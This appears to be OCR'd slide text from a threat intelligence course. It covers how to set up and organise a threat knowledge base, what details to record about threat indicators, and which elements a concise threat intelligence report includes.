
Internal Sources

Create an Accessible Threat Knowledge Base

- A knowledge repository or **knowledge base** is an important tool for the management and dissemination of threat intelligence
- The repository helps analysts to document and share threat intelligence during the entire **threat collaboration environment**

Threat knowledge repository must include:

- **Pivoting:** The ability to contextualize threat data and correlate related activities
- **Content Structuring:** The ability to store threat intelligence in a structured format
- **Data Management:** The ability to modify or delete past or irrelevant threat data
- **Protection Ranking:** The ability to apply protection ranking to sensitive data to ensure highly critical data is not shared with untrusted partners
- **News Feeds:** The ability to provide real-time news, alerts, briefings, and reports
- **Evaluating Performance:** The ability to evaluate past security metrics
- **Searchable Functionality:** The ability to query for and enrich indicators



Notes:

Organize and Store Cyber Threat Information in Knowledge Base

- Organizations generally collect threat information from a **wide variety of sources**, including open sources, external sources, and commercial threat feeds
- Based on the usage, it is necessary to **store** and **organize** threat indicators in a knowledge base


Information stored in the knowledge base include the following:

- The source of a threat indicator
- The established rules for using and sharing a threat indicator
- The date and time an indicator was collected
- The lifetime of validity for a threat indicator
- Whether the attacks that are related to a threat indicator have targeted specific organizations or industry sectors
- Whether an indicator is associated with Common Weakness Enumeration (CWE), Common Vulnerability Enumeration (CVE), Common Configuration Enumeration (CCE), or Common Platform Enumeration (CPE) records
- Threat actors or threat actor groups associated with an indicator
- Threat actor aliases, if any exist
- The TTPs used by a threat actor
- The associated threat actor's motives and intent
- The different types of individuals targeted by the associated attacks
- The systems targeted in the associated attacks

Threat Intelligence Reports

- Threat intelligence reports are **prose documents** that include details about various types of attacks, TTPs, threat actors, systems, and information being targeted
- These reports include information related to threats that have been collected, aggregated, transformed, analyzed, and enriched to provide **actionable contextual intelligence** for organizations' decision-making processes

Notes: ____________________




Generating Concise Reports

- Disseminate timely and **relevant threat intelligence** frequently within the organization to increase internal awareness of relevant threats.

Elements required to create concise, actionable, and customized threat intelligence reports:

1. **Report Details**
2. **Client Details**
3. **Test Details**
4. **Executive Summary**
5. **Traffic Light Protocol (TLP)**
6. **Analysis Methodology**
7. **Threat Details**
8. **Indicators of Compromise**
9. **Recommended Actions**



